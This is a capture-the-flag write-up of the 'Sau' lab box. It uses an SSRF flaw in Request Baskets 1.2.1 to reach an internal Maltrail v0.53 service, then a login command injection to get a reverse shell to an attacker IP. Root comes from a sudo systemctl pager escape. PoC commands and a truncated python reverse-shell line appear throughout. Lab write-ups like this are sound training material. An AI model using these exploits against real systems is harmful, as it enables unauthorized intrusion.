Sau
Contents
Intro
Happy April Fools'! This box boasts an unusual way of acquiring a reverse shell since port 80 is usually is open - this time however, it's filtered, meaning you have to find a workaround to access it. Very linear box, I highly recommend it anyone looking for a simple challenge!
User
sudo nmap -sC -sV 10.129.229.26

22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    filtered http
55555/tcp open     unknown
With port 80 being filtered, we can only ssh and access port 55555 directly.

The machine is running the 1.2.1 verison of Request Baskets - something I haven't come across yet. A quick google search netted me a CVE (CVE-2023-27163) which will most likely come in handy later haha.

It's a webapp that lets you collect and log incoming HTTP requests. Its workings can be shown easily with curl.
I ran feroxbuster against http://10.129.229.26:55555/ in hopes of an IDOR, but I came out of the scan empty-handed.
There are settings we can configure inside of our basket, the one I'm suspecting we'll be able to make use of is Forward URL, as that might allow us to access the filtered port since the request will be internal.
Alongside documentations, there are also PoC's found online for the CVE mentioned prior. I'm going to use this one.
Warning
Only after a while did I come to the realization that this would skip a part of the box entirely - I feel like it's kind of cheating. I started explaining the details of the script, but I'll do the box justice and not skip over the Maltrail part. The rest of the explanation fits what's inside the python script, as the script essentially just combines two PoC's into one.This python script will create a basket acting as a proxy that points to the machine's port 80 (using the Forward URL option mentioned above, as well as proxy response), running Maltrail, an application detecting malicious traffic:
payload = {
        "forward_url": forward_url,
        "proxy_response": True,
        "insecure_tls": False,
        "expand_path": True,
        "capacity": 250
    }
Alternatively, this PoC can also be used:
bash ./cve.sh http://10.129.229.26:55555 http://127.0.0.1:80
> Creating the "rsetam" proxy basket...
> Basket created!
> Accessing http://10.129.229.26:55555/rsetam now makes the server request to http://127.0.0.1:80.
> Authorization: wQHJPUdPI5rYmTwMQ0Sb8aJRuJVeEi_EV4TSBv7hlZlX
Here's what Maltrail looks like:

The three things which we can interact with all lead to separate parts of Maltrail's github page, so there was nothing I could go off of here
If we do a quick google search on Maltrail and its version (v0.53) like with Request Baskets before, the first result that comes up is a vulnerability with a PoC.
There exists a login page for Maltrail, and the username parameter isn't sanitized. We can inject code by forwarding a POST request to it, which nets us a reverse shell.
python3 exploit.py 10.10.15.55 9001 http://10.129.229.26:55555/rsetam
Running exploit on http://10.129.229.26:55555/rsetam/login
We are now logged into the box as puma!
Root
Gathering some info for now:
puma@sau:~$ find / -user puma 2>/dev/null | grep -v '^/run\|^/proc\|^/sys'
/home/puma
/home/puma/.viminfo
/home/puma/.bash_logout
/home/puma/.wget-hsts
/home/puma/.cache
/home/puma/.cache/motd.legal-displayed
/home/puma/.gnupg
/home/puma/.gnupg/pubring.kbx
/home/puma/.gnupg/trustdb.gpg
/home/puma/.gnupg/private-keys-v1.d
/home/puma/.bashrc
/home/puma/.profile
/dev/pts/3
/dev/pts/2
/dev/pts/1
/dev/pts/0
puma@sau:~$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
puma:x:1001:1001::/home/puma:/bin/bash
puma@sau:~$ sudo -l

    Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
If we were to run /usr/bin/systemctl status trail.service, it would read out the status of services on Maltrail, like if the service is up, how many tasks are running or how much memory they occupy.
Running it normally doesn't raise any suspicions, but once I reran the command above with sudo, something peculiar popped up at the bottom:
puma@sau:~$ sudo /usr/bin/systemctl status trail.service

     ...
     CGroup: /system.slice/trail.service
             ├─ 878 /usr/bin/python3 server.py
             ├─1442 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─1443 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─ 878 /usr/bin/python3 server.py
             ├─1442 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─1443 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─1451 sh
             ├─1452 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1453 /bin/sh
             ├─1469 python3 -c import pty;pty.spawn("/bin/bash")
             ├─1470 /bin/bash
             ├─1511 cat /dev/pts/0
             ├─1514 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─1515 /bin/sh -c logger -p auth.info -t "maltrail[878]" "Failed p>
             ├─1518 sh
             ├─1519 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1520 /bin/sh
             ├─1521 python3 -c import pty;pty.spawn("/bin/bash")
             ├─1522 /bin/bash
             ├─1562 sudo /usr/bin/systemctl status trail.service
             ├─1563 /usr/bin/systemctl status trail.service
             └─1564 pager

Apr 01 10:16:45 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Apr 01 13:42:01 sau sudo[1532]:     puma : TTY=pts/3 ; PWD=/home/puma ; USER=ro>
Apr 01 13:48:11 sau sudo[1541]:     puma : TTY=pts/3 ; PWD=/home/puma ; USER=ro>
lines 10-32/35 91%
If the terminal window isn't big enough for everything to fit, the text gets passed to less. And since we ran systemctl as root, less will inherit its properties. With this, we can escape into a shell out of less with !sh, inheriting root along the way.
Double-checking just for good measure:
# id
uid=0(root) gid=0(root) groups=0(root)
With that, we get root access, and we can capture the flag! Good luck to anyone else attempting this box!